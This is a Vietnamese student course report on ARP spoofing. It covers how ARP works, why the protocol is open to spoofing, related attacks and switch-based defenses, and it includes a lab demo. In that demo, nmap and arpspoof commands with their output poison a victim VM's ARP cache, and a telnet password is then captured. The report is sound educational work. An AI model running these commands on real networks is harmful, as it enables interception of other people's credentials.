ỦY BAN NHÂN DÂN THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC SÀI GÒN

KHOA CÔNG NGHỆ THÔNG TIN

BÁO CÁO ĐỒ ÁN

MÔN AN NINH MẠNG MÁY TÍNH

Đề Tài: Tìm hiểu về ARP spoofing

Sinh viên thực hiện:

Hồ Hữu Đại - 3122410066 - DCT1223

Huỳnh Tấn Dương - 3122410061 - DCT1224

Thành phố Hồ Chí Minh, ngày 9 tháng 4 năm 2025

LỜI CẢM ƠN

Nhóm chúng em xin bày tỏ lòng biết ơn chân thành và sâu sắc nhất đến thầy Nguyễn Võ Lâm Giang – giảng viên bộ môn "An ninh mạng máy tính" thuộc Khoa Công Nghệ Thông Tin, trường Đại học Sài Gòn. Thầy đã tận tâm truyền đạt cho chúng em những kiến thức quý báu và những kỹ năng cơ bản cần thiết để chúng em có thể hoàn thành đồ án này một cách tốt nhất. Những bài giảng của thầy không chỉ cung cấp cho chúng em nền tảng lý thuyết vững chắc mà còn giúp chúng em hiểu rõ hơn về cách thức áp dụng lý thuyết vào thực tế, đặc biệt là trong lĩnh vực an ninh mạng máy tính.

Trong quá trình thực hiện và hoàn thiện đồ án, với vốn kiến thức còn hạn chế và kinh nghiệm thực tiễn còn khiêm tốn, chúng em không tránh khỏi những thiếu sót và hạn chế trong việc tìm hiểu, nghiên cứu và xây dựng đồ án. Chính sự chỉ dẫn, định hướng và giúp của thầy đã góp một phần to lớn vào quá trình giúp nhóm hoàn thiện đồ án .

Xin kính chúc thầy Nguyễn Võ Lâm Giang luôn dồi dào sức khỏe, hạnh phúc và đạt được nhiều thành tựu to lớn trong sự nghiệp giảng dạy cũng như trong cuộc sống. Sự tận tụy và tâm huyết của thầy không chỉ là nguồn động viên lớn đối với chúng em mà còn là ngọn lửa truyền cảm hứng, giúp chúng em nỗ lực hơn nữa trên con đường học tập và nghiên cứu.

MỤC ĐÍCH NGHIÊN CỨU

Mục tiêu của đồ án là định nghĩa một cách chính xác và dễ hiểu về tấn công ARP Spoofing, bao gồm bản chất, mục đích và cách thức hoạt động cơ bản của nó trong mạng máy tính. Mô phỏng lại một cuộc tấn công ở quy mô hợp pháp, phù hợp với môn học, nhằm đưa ra cái nhìn tổng quát, dễ hiểu về phương thức tấn công này.

Ngoài ra, đồ án này cũng cung cấp một mối liên hệ giữa các phương thức tấn công khác nhau, xâu chuỗi thành một quá trình tấn công mạng như ARP Spoofing có thể kết hợp với DOS, MITM, nghe lén lưu lượng mạng, thay đổi nội dung gói tin trong không gian truyền tải, …

Cuối cùng, là nhóm đề xuất một số phương để nhận diện, phát hiện cũng như phòng chống tấn công ARP Spoofing để chính mình và những người xung quanh không bị trở thành nạn nhân "bất đắc dĩ" của tội phạm mạng.

PHƯƠNG PHÁP NGHIÊN CỨU

- Dựa vào slide giảng viên cung cấp.
- Tham khảo các diễn đàn công nghệ.
- Tham khảo trên Youtube.
- Triển khai demo trên phần mềm GNS3, các thành phần của mô hình mạng gồm:
    - 1 máy ảo VMWare Windows 10 đóng vai trò một host nạn nhân
    - 1 máy ảo VMWare Kali Linux đóng vai trò máy tấn công
    - 1 Switch và 1 Router Cisco trong GNS3

MỤC LỤC

DANH MỤC HÌNH ẢNH

DANH MỤC TỪ VIẾT TẮT


Từ viết tắt	Từ đầy đủ	Mô tả
IP	Internet Protocol	Địa chỉ của thiết bị trên mạng dùng để xác định nhau trong quá trình truyền tải gói tin,..
ARP	Address Resolution Protocol	Giao thức ánh xạ địa chỉ IP – MAC.
PC	Personal computer	Máy tính cá nhân.
DNS	Domain name system	Hệ thống phân giải tên miền.
DAI	Dynamic ARP Inspection	Một tính năng bảo mật mạng được triển khai trên các switch để ngăn chặn các cuộc tấn công ARP spoofing hoặc trong mạng LAN.
OSI	Open Systems Interconnection	Mô hình tham chiếu 7 tầng do ISO phát triển, dùng để chuẩn hóa cách các thiết bị mạng truyền và nhận dữ liệu.
LAN	Local Area Network	Mạng máy tính cục bộ.
MAC	Media Access Control	Địa chỉ kiểm soát truy cập phương tiện (Địa chỉ vật lý của card mạng).
DHCP	Dynamic Host Configuration Protocol	Giao thức cấu hình động máy chủ.
MITM (MiTM)	Man-in-the-Middle	Tấn công xen giữa. Đây là một dạng tấn công mà ARP spoofing thường là bước đệm.
DoS	Denial of Service	Tấn công từ chối dịch vụ.
HTTP	HyperText Transfer Protocol	Giao thức truyền tải siêu văn bản.
HTTPS	HyperText Secure	Giao thức truyền tải siêu văn bản an toàn.
VLAN	Virtual Local Area Network	Mạng LAN ảo
TCP	Transmission Control Protocol	Giao thức điều khiển truyền vận.
SSH	Secure Shell	Giao thức đăng nhập từ xa an toàn.
VPN	Virtual Private Network	Mạng riêng ảo.

NỘI DUNG

I. ARP và cách thức hoạt động trong mạng


1. Định nghĩa

- Giao thức phân giải địa chỉ (Address Resolution Protocol hay ARP) là một giao thức truyền thông được sử dụng để chuyển địa chỉ từ tầng mạng (Network Layer) sang tầng liên kết dữ liệu (Data Link Layer) theo mô hình OSI. Đây là một chức năng quan trọng trong giao thức IP của mạng máy tính.
- ARP được sử dụng để từ một địa chỉ mạng (IPv4) tìm ra địa chỉ vật lý (địa chỉ MAC), hay còn có thể nói là phân giải địa chỉ IP sang địa chỉ máy.
- Trong mạng máy tính của phiên bản IPv6, chức năng của ARP được cung cấp bởi Neighbor Discovery Protocol (NDP) [1].
- **Cấu trúc của giao thức ARP**: Các thành phần chính bao gồm địa chỉ IP, địa chỉ MAC, ARP request message và ARP reply message:
    - **ARP Cache**: Sau khi phân giải địa chỉ MAC, ARP sẽ lưu trữ địa chỉ IP, địa chỉ MAC của các thiết bị nguồn đích để phục vụ cho các kết nối trong tương lai.
    - **ARP Cache Timeout**: Thời gian mà dữ liệu địa chỉ MAC tồn tại trong bộ nhớ cache ARP.
    - **ARP request**: Gửi yêu cầu truyền một gói tin từ máy nguồn để tìm địa chỉ MAC của máy nhận.
    - **ARP response/reply**: Phản hồi địa chỉ MAC từ thiết bị đích về thiết bị nguồn.




Hình 1. Mô phỏng cấu trúc của giao thức ARP

- Cấu trúc gói tin ARP: Một gói tin Request hay Reply đều gồm 4 thành phần chính như:
    - Sender Hardware Address: Địa chỉ vật lý (MAC) của thiết bị gửi.
    - Sender Protocol Address: Địa chỉ IP của thiết bị gửi.
    - Target Hardware Address: Địa chỉ vật lý (MAC) của thiết bị đích nhận gói tin.
    - Target Protocol Address: Địa chỉ IP của thiết bị đích nhận gói tin [3].




Hình 2. Cấu trúc gói tin ARP [2]

- Ví dụ:
  - ARP Request




Hình 3. Ethernet header của ARP Request



Hình 4. Payload của ARP Request

  - ARP Reply

Hình 5. Ethernet header của ARP Reply



Hình 6. Payload của ARP Reply

2. Nguyên lý hoạt động

- **Bước 1:** Thiết bị sẽ kiểm tra bộ nhớ **ARP cache** của mình để tìm xem địa chỉ IP đích đã được liên kết với địa chỉ MAC nào chưa. Nếu kết quả tìm thấy, hệ thống chuyển ngay đến bước 9, nếu chưa thì tiếp tục bước 2.
- **Bước 2:** Hệ thống tiến hành tạo ra một gói tin **ARP Request**, chứa thông tin địa chỉ IP cần tìm.
- **Bước 3:** Thiết bị nguồn sẽ broadcast gửi gói tin **ARP Request** ra toàn bộ mạng LAN.
- **Bước 4:** Mọi thiết bị trong mạng LAN nhận được gói tin **ARP Request** sẽ kiểm tra địa chỉ IP trong gói tin và so sánh với địa chỉ IP của chính mình. Nếu khớp, thiết bị sẽ xử lý gói tin như ở bước 5, nếu không, gói tin sẽ bị loại bỏ.
- **Bước 5:** Thiết bị có địa chỉ IP khớp với địa chỉ IP trong gói tin **ARP Request** sẽ tạo một gói tin **ARP Reply** với địa chỉ MAC của mình được đặt vào gói này.
- **Bước 6:** Thiết bị đích sẽ cập nhật bảng **cache ARP** với địa chỉ IP và MAC của thiết bị nguồn, nhằm giảm thời gian xử lý cho những lần liên lạc tiếp theo.
- **Bước 7:** Sau đó, thiết bị đích sẽ gửi gói tin **ARP Reply** đã tạo về cho thiết bị nguồn.
- **Bước 8:** Khi nhận được gói tin Reply, thiết bị nguồn sẽ xử lý nó bằng cách lưu trữ địa chỉ MAC của thiết bị đích vào bộ nhớ cache của mình.
- **Bước 9:** Cuối cùng, thiết bị nguồn cập nhật bảng **ARP cache** của mình với mối liên hệ mới giữa địa chỉ IP và địa chỉ MAC của thiết bị đích, giúp quá trình truyền tin sau này trở nên nhanh chóng hơn mà không cần phải thực hiện request [4].

II. ARP Spoofing và cách thức hoạt động

1. Định nghĩa ARP Spoofing

Trong mạng máy tính, ARP spoofing (còn được gọi là ARP cache poisoning hay ARP poison routing) là một kỹ thuật qua đó kẻ tấn công gửi các thông điệp ARP giả mạo trong mạng cục bộ (LAN). Mục đích chính thường là để liên kết địa chỉ MAC của kẻ tấn công với địa chỉ IP của một máy khác, chẳng hạn như cổng mặc định (default gateway), làm cho bất kỳ lưu lượng truy cập nào hướng tới địa chỉ IP đó sẽ được gửi tới kẻ tấn công.

ARP spoofing có thể cho phép kẻ tấn công chặn bắt được các khung dữ liệu (data frame) trên mạng, sửa đổi lưu lượng, hoặc dừng tất cả lưu lượng. Thông thường cuộc tấn công này được sử dụng như là một sự khởi đầu cho các cuộc tấn công khác, chẳng hạn như tấn công từ chối dịch vụ, tấn công Man-in-the-middle, hoặc tấn công session hijacking.

Cuộc tấn công này chỉ có thể dùng trong các mạng sử dụng giao thức ARP, và giới hạn trong mạng cục bộ.

2. Lỗ hổng của ARP

ARP là một giao thức phi trạng thái. Điều này có nghĩa là ARP không có cơ chế để theo dõi hoặc xác minh tính hợp lệ của các gói tin ARP. Nó chỉ đơn giản là tin tưởng và xử lý bất kỳ gói tin ARP nào mà nó nhận được.

Máy chủ mạng sẽ tự động lưu trữ bất kỳ ARP reply nào mà chúng nhận được, bất kể máy khác có yêu cầu hay không. Ngay cả các mục ARP chưa hết hạn sẽ bị ghi đè khi nhận được gói tin ARP reply mới. Không có phương pháp nào trong giao thức ARP mà giúp một máy có thể xác nhận máy mà từ đó gói tin bắt nguồn. Điều này là lỗ hổng cho phép ARP Spoofing xảy ra [5].

3. Mục tiêu chính của ARP Spoofing

ARP Spoofing được sử dụng như là một sự mở đầu cho các cuộc tấn công khác, chẳng hạn như nghe lén dữ liệu không mã hóa, tấn công từ chối dịch vụ, tấn công Man-in-the-middle, điều hướng người dùng đến các trang web nguy hiểm để cài cắm malware, virus, trojan... từ đó thực hiện các hành vi như đánh cắp dữ liệu, cài cắm phần mềm gián điệp, hoặc mã hóa dữ liệu để đòi tiền chuộc.

4. Hậu quả của ARP Spoofing

- ➢ Rò rỉ thông tin nhạy cảm như username, password, thông tin thẻ ngân hàng,.. bởi kẻ tấn công sẽ thực hiện nghe lén sniffing, toàn bộ dữ liệu của nạn nhân đều đi qua máy kẻ tấn công rồi mới đến router/gateway.
- ➢ Nội dung gói tin truyền đi từ router/gateway đến nạn nhân có thể bị kẻ tấn công can thiệp, thay đổi nội dung gây mất đi tính toàn vẹn của dữ liệu.
- ➢ Nạn nhân có thể bị Phishing, điều hướng đến các trang web giả mạo mà kẻ tấn công dựng lên. Đây là một cách tấn công kết hợp giữa ARP Spoofing và DNS Spoofing. Giao diện có thể rất giống với trang web chính thức nhằm đánh vào những người dùng không cảnh giác mà nhập hoặc đăng nhập vào, từ đó bị dẫn đến bị đánh cắp thông tin cá nhân, tài khoản mạng xã hội, tài khoản ngân hàng,...
- ➢ Kẻ tấn công có thể gây tấn công từ chối dịch vụ (DoS) bằng cách liên tục gửi các gói ARP Reply giả đến nạn nhân, trong đó địa chỉ MAC ánh xạ đến IP là không chính xác hoặc không tồn tại. Điều này khiến nạn nhân không thể truyền dữ liệu đúng cách, dẫn đến mất kết nối mạng. Ngoài ra, việc xử lý số lượng lớn gói tin ARP liên tục cũng gây tiêu tốn nhẹ tài nguyên thiết bị nạn nhân cũng như là các thiết bị khác trong mạng (switch, router,...).

5. Cách thức tấn công của ARP Spoofing


- Đầu tiên, kẻ tấn công phải kết nối vào cùng lớp mạng **LAN** với nạn nhân, thường thông qua các cách như Brute-force, Dictionary Attack, hoặc tận dụng các điểm truy cập Wi-Fi công cộng chưa được bảo mật tốt.

- Sau khi truy cập được chung lớp mạng với nạn nhân, kẻ tấn công tiến hành **scan host** nhằm tìm ra ít nhất 2 địa chỉ IP của 2 thiết bị để xen vào giữa, trường hợp phổ biến là máy nạn nhân và router.

Hình 7. Quy trình tấn công - trước khi tấn công


Hình 2. Kẻ tấn công sử dụng một công cụ giả mạo tiến hành xen vào giữa, chẳng hạn như Arpspoof, Ettercap để gửi **ARP reply** giả mạo đến máy nạn nhân và router. Cơ bản các gói ARP reply có nội dung rằng :

  - **Gửi đến nạn nhân**: Gói ARP thông báo rằng IP của router tương ứng với **MAC của kẻ tấn công** thay vì MAC của router.
  - **Gửi đến router**: Gói ARP thông báo rằng IP của nạn nhân tương ứng với **MAC của kẻ tấn công** thay vì MAC của nạn nhân.



Hình 8. Quy trình tấn công - kẻ tấn công gửi arp giả mạo

- Do giao thức ARP là **phi trạng thái và không có cơ chế xác thực**, nên kẻ tấn công có thể **liên tục gửi các gói ARP Reply giả mạo**, khiến **bảng ARP (ARP Table)** của nạn nhân và router bị ghi đè, duy trì trạng thái sai lệch.



Hình 9. Quy trình tấn công - kết quả [6]

- Kết quả, mọi lưu lượng giữa nạn nhân và router sẽ đi qua máy của kẻ tấn công, tạo điều kiện để:
    - Nghe lén thông tin
    - Chặn kết nối
    - Chỉnh sửa dữ liệu
    - Kết hợp với các cuộc tấn công tiếp theo như DNS spoofing, đánh cắp dữ liệu …

6. Phân loại ARP Spoofing theo mục đích tấn công

1.1. Passive Attack – Tấn công thụ động

- **Mô tả**: Kẻ tấn công chỉ nghe lén (sniffing) dữ liệu đi qua mà không chỉnh sửa thay đổi gì nội dung dữ liệu trên đường truyền đi.
- **Mục đích**: Đánh cắp thông tin như tài khoản, mật khẩu, cookie, nội dung email,...
- **Ví dụ**: Ghi lại dữ liệu gửi đi mà không mã hóa (HTTP, telnet,..).

1.2. Active Attack – Tấn công chủ động (Can thiệp dữ liệu)

- **Mô tả**: Kẻ tấn công can thiệp và thực hiện thay đổi, chặn hoặc tạo ra dữ liệu giả sau đó gửi đến nạn nhân.
- **Mục đích**:
    - Thay đổi nội dung gói tin (giả mạo thông tin, chuyển tiền, đổi link,…)

    - Tấn công MITM nâng cao (chèn mã độc, điều hướng sang trang web giả).
- **Ví dụ**:
    - Thay đổi nội dung HTML, chuyển nút đăng nhập thành form gửi về attacker.
    - Chèn mã độc hoặc keylogger vào web.

7. Mối liên hệ giữa ARP Spoofing với một số phương pháp tấn công khác.

a) Phishing Attack thông qua ARP Spoofing

- **Mô tả**: Kẻ tấn công kết hợp ARP Spoofing và DNS Spoofing để điều hướng nạn nhân sang một trang giả mạo giống y hệt trang thật nhằm đánh lừa nạn nhân.
- **Mục đích**: Đánh cắp tài khoản, mật khẩu, thông tin ngân hàng, OTP...
- **Ví dụ**:
    - Gõ https://facebook.com nhưng bị dẫn đến trang http://facebook.com hoặc dẫn đến các malicious domain (tên miền nguy hiểm).

b) DoS Attack (Từ chối dịch vụ)

- **Mô tả:** Làm nạn nhân mất kết nối mạng bằng cách trỏ địa chỉ IP về địa chỉ MAC không tồn tại.
- **Mục đích:** Cắt kết nối, làm gián đoạn mạng.
- **Ví dụ:**
    - Gửi ARP reply gán IP gateway về 00:00:00:00:00:00 (địa chỉ MAC sai).

c) ARP Spoofing + Man-in-the-Middle (MITM)

- **Mối liên hệ:** ARP Spoofing là bước đầu tiên để đặt attacker vào vị trí trung gian giữa hai thiết bị (ví dụ: giữa máy nạn nhân và router).
- **Mục tiêu:**
    - Chặn, theo dõi, chỉnh sửa hoặc ghi lại dữ liệu đi qua.
    - Có thể dùng công cụ như Ettercap, Bettercap, Wireshark để xem dữ liệu.
- **Ví dụ:**
    - Kẻ tấn công thực hiện ARP Spoofing trong mạng LAN → giả làm router với máy nạn nhân. Sau đó, họ có thể dùng Wireshark để theo dõi các gói HTTP.

d) ARP Spoofing + Session Hijacking

- **Mối liên hệ:** Thông qua MITM (từ ARP Spoofing), attacker có thể chiếm lấy session cookie của người dùng, rồi đăng nhập vào tài khoản như thể là người dùng thật.
- **Mục tiêu:**
    - Đánh cắp tài khoản đang đăng nhập.
    - Truy cập tài khoản mà không cần mật khẩu.
- **Ví dụ:** Nạn nhân đang dùng webmail (không có HTTPS). Hacker dùng ARP Spoofing để trở thành MITM và lấy cookie → sau đó tái sử dụng cookie để đăng nhập vào.

III. Đề xuất một số cách phòng chống

1. Sử dụng Static ARP (ARP tĩnh)

- Thiết lập các mục nhập ARP tĩnh trên các thiết bị quan trọng như máy chủ, router, và máy trạm.
- Điều này ngăn chặn việc thay đổi bảng ARP tự động, giúp chống lại các gói tin ARP giả mạo.
- **Nhược điểm:** Khó quản lý trong mạng lớn vì cần cập nhật thủ công khi có thay đổi.

2. Kích hoạt DHCP Snooping+Dynamic ARP Inspection (DAI)

- **DHCP Snooping** là tính năng trên các switch, giúp xác thực các gói tin DHCP và tạo cơ sở dữ liệu về các thiết bị hợp lệ trong mạng.
- **Dynamic ARP Inspection (DAI)** là tính năng có trên các switch (như Cisco Catalyst). Nó kiểm tra tính hợp lệ của các gói tin ARP bằng cách so sánh với cơ sở dữ liệu DHCP Snooping hoặc các mục nhập ARP tĩnh.
- **Ưu điểm:** Ngăn chặn hiệu quả các gói tin ARP giả mạo.

3. Mã hóa lưu lượng mạng

- Sử dụng các giao thức mã hóa như HTTPS, SSH hoặc VPN để bảo vệ dữ liệu truyền qua mạng.
- **Ưu điểm:** Ngăn chặn kẻ tấn công đọc được dữ liệu ngay cả khi chúng can thiệp được lưu lượng.

4. Giám sát lưu lượng mạng


Lưu lượng mạng nên được phân tích định kỳ và thường xuyên để phát hiện bất kỳ hành vi bất thường nào có thể dẫn đến ARP Spoofing. Quản trị viên mạng tìm kiếm các mẫu bất thường, chẳng hạn như sự thay đổi không mong muốn trong ánh xạ ARP hoặc sự bất thường trong lưu lượng của một thiết bị. Việc triển khai giải pháp giám sát mạng đúng cách sẽ đảm bảo tổ chức luôn có thể theo dõi các hoạt động lưu lượng mạng, phát

hiện hành vi đáng ngờ và phản ứng nhanh chóng. Cách tiếp cận giám sát chủ động này giúp môi trường an toàn và cho phép phản ứng kịp thời trong trường hợp xảy ra tấn công [7], [8].

IV. Tiến hành DEMO

**Các lệnh cấu hình chi tiết tại github: https://github.com/tanduong9424/Timhieu_ARP_Spoofing*

Tiến hành giả lập một cuộc tấn công ARP Spoofing và cách phòng chống với mô hình mạng gồm 2 máy ảo VMWare: 1 máy Windows 10 đóng vai trò nạn nhân, sẽ thực hiện telnet đến router, 1 máy Kali Linux dùng để tấn công đến máy Windows, nghe lén nội dung telnet router; 1 router và 1 switch. Switch đóng vai trò DHCP server và được cấu hình DHCP Snooping, Dynamic ARP Inspection để thực hiện phòng chống ARP Spoofing.



Hình 10. Mô hình thực hiện demo

Router cấu hình với địa chỉ 192.168.1.1

```
R1#sh ip int br
Interface                  IP-Address      OK? Method Status                Protocol
FastEthernet0/0            192.168.1.1     YES NVRAM  up                    up
FastEthernet1/0            unassigned      YES NVRAM  administratively down down
R1#
```

Hình 11. IP router

Cấu hình DHCP trên Router

```
R1#sh run | s dhcp
no ip dhcp use vrf connected
ip dhcp excluded-address 192.168.1.1 192.168.1.5
ip dhcp pool DHCP_ARP
   network 192.168.1.0 255.255.255.0
   default-router 192.168.1.1
   dns-server 8.8.8.8 1.1.1.1
```

Hình 12. Thông tin cấu hình dhcp trên router

Trên máy Kali Linux, khi nhận được IP DHCP là **192.168.1.7** với địa chỉ MAC là **00:0C:29:81:BD:BD.**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::e49a:8813:6013:f158  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:81:bd:dd  txqueuelen 1000  (Ethernet)
        RX packets 40  bytes 9145 (8.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 49  bytes 11964 (11.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 992 (992.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 992 (992.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Hình 13. IP và MAC trên máy tấn công (Kali Linux)

Trên máy Windows 10 sẽ nhận IP là **192.168.1.6** với MAC là **00:0C:29:12:8C:BD.**

```
C:\Users\muu00>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-8FEF8TG
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-12-8C-BD
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::6de0:bcc4:111d:3831%3(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.6(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Tuesday, May 6, 2025 5:07:24 PM
   Lease Expires . . . . . . . . . . : Wednesday, May 7, 2025 5:07:23 PM
   Default Gateway . . . . . . . . . : 192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 117443625
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2F-62-97-86-00-0C-29-12-8C-BD
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Hình 14. IP và MAC trên máy nạn nhân (Windows 10)


Kiểm tra ARP Cache Table trên Windows, có 192.168.1.1 là IP của Router, 192.168.1.7 là IP của máy Kali Linux, lúc chưa bị tấn công thì ta vẫn thấy địa chỉ MAC của Router và Kali Linux vẫn khác nhau.

```
C:\Users\muu00>arp -a

Interface: 192.168.1.6 --- 0x3
  Internet Address      Physical Address      Type
  192.168.1.1           ca-01-1f-d0-00-00     dynamic
  192.168.1.7           00-0c-29-81-bd-dd     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Hình 10. Bảng arp trên máy nạn nhân (Windows 10) ban đầu

Tương tự ARP Cache Table trên Kali Linux thấy 192.168.1.1 là IP của Router, 192.168.1.6 là IP của máy Windows 10.



Hình 15. Bảng arp trên máy tấn công (Kali Linux)

Tóm tắt:

Router :

- **192.168.1.1/24**
- **CA:01:47:2C:00:00**

Windows 10

- **192.168.1.6/24**
- **00:0C:29:12:8C:BD**

Kali Linux


- **192.168.1.7/24**
- **00:0C:29:81:BD:DD**

Tiến hành tấn công.

Sử dụng câu lệnh như hình để có thể chuyển tiếp gói tin, biến máy Kali Linux thành một trạm trung chuyển, chuyển tiếp gói tin giữa Router và nạn nhân (Windows 10).

Hình 16. Lệnh để chuyển tiếp dữ liệu về lại máy nạn nhân

Sử dụng công cụ Nmap để quét các host còn hoạt động trong mạng LAN 192.168.1.0/24 để tìm ra 2 đối tượng. Sau khi quét xong ta thấy 192.168.1.1 là Router mục tiêu, và 192.168.1.2, 192.168.1.6, 192.168.1.7, 192.168.1.8 là một trong những nạn nhân. Trong demo này, nhóm tiến hành tấn công bằng cách chen giữa vào router 192.168.1.1 và nạn nhân 192.168.1.6 .




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 20:15 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --s
ystem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.015s latency).
MAC Address: CA:01:1F:D0:00:00 (Unknown)
Nmap scan report for 192.168.1.2
Host is up (0.17s latency).
MAC Address: 0C:D9:57:42:80:01 (Unknown)
Nmap scan report for 192.168.1.6
Host is up (0.045s latency).
MAC Address: 00:0C:29:12:8C:BD (VMware)
Nmap scan report for 192.168.1.8
Host is up (0.046s latency).
MAC Address: 00:50:79:66:68:00 (Private)
Nmap scan report for 192.168.1.7
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 5.09 seconds
```

Hình 17. Dùng Nmap để quét các host trong mạng

Sau khi xác định được mục tiêu để tấn công, ta sử dụng công cụ ArpSpoof để tấn công với mode -i để chỉ định card mạng, -t chỉ định IP target/nạn nhân, và -r để chỉ định IP router.

Khi chạy ta có thể thấy các gói tin ARP Reply được gửi đến nạn nhân bảo rằng địa chỉ 192.168.1.1 (IP router) có MAC là 00:0C:29:81:BD:DD (MAC của máy tấn công) và gửi đến router bảo rằng địa chỉ 192.168.1.6 (IP của nạn nhân) cũng có địa chỉ MAC là MAC của máy tấn công.



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sudo arpspoof -i eth0 -t 192.168.1.6 -r 192.168.1.1
0:c:29:81:bd:dd 0:c:29:12:8c:bd 0806 42: arp reply 192.168.1.1 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd ca:1:1f:d0:0:0 0806 42: arp reply 192.168.1.6 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd 0:c:29:12:8c:bd 0806 42: arp reply 192.168.1.1 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd ca:1:1f:d0:0:0 0806 42: arp reply 192.168.1.6 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd 0:c:29:12:8c:bd 0806 42: arp reply 192.168.1.1 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd ca:1:1f:d0:0:0 0806 42: arp reply 192.168.1.6 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd 0:c:29:12:8c:bd 0806 42: arp reply 192.168.1.1 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd ca:1:1f:d0:0:0 0806 42: arp reply 192.168.1.6 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd 0:c:29:12:8c:bd 0806 42: arp reply 192.168.1.1 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd ca:1:1f:d0:0:0 0806 42: arp reply 192.168.1.6 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd 0:c:29:12:8c:bd 0806 42: arp reply 192.168.1.1 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd ca:1:1f:d0:0:0 0806 42: arp reply 192.168.1.6 is-at 0:c:29:81:bd:dd
0:c:29:81:bd:dd 0:c:29:12:8c:bd 0806 42: arp reply 192.168.1.1 is-at 0:c:29:81:bd:dd
```

Hình 18. Dùng ArpSpoof để thực hiện tấn công

Tiến hành kiểm tra ARP Cache Table thì ta có thể thấy địa chỉ 192.168.1.1 (router) và 192.168.1.7 (máy tấn công) bị trùng địa chỉ MAC. Lúc này nghĩa là máy nạn nhân đã bị đầu độc ARP.

```
C:\Users\muu00>arp -a

Interface: 192.168.1.6 --- 0x3
  Internet Address      Physical Address      Type
  192.168.1.1           00-0c-29-81-bd-dd     dynamic
  192.168.1.7           00-0c-29-81-bd-dd     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Hình 19. Bảng arp của máy nạn nhân (Windows 10) khi bị tấn công

Lúc này mọi giao thức không bảo mật, không được mã hóa được nạn nhân sử dụng đều có thể bị kẻ tấn công nghe lén. Điển hình như telnet, máy nạn nhân thực hiện telnet đến router 192.168.1.1 và nhập mật khẩu. Mật khẩu lúc này được nhóm thiết lập là “123”.


```
C:\Windows\system32>telnet 192.168.1.1

User Access Verification

Password:
R1>
```


Hình 20. Máy nạn nhân (WIndows 10) thực hiện telnet đến router khi bị tấn công

Bên phía kẻ tấn công có thể dùng các công cụ bắt gói tin để bắt trọn đường đi dữ liệu, ví dụ ở đây nhóm dùng WireShark để bắt gói tin và thực hiện lọc những gói TELNET ta có được kết quả như hình dưới.



Hình 21. Dùng Wireshark thực hiện bắt các gói TELNET

Sử dụng tính năng Follow->TCP Stream kẻ tấn công đã bắt được trọn vẹn mật khẩu mà nạn nhân đã gõ để đăng nhập telnet đến router là “123” như nhóm đã thiết lập.



Hình 22. Dữ liệu bắt được

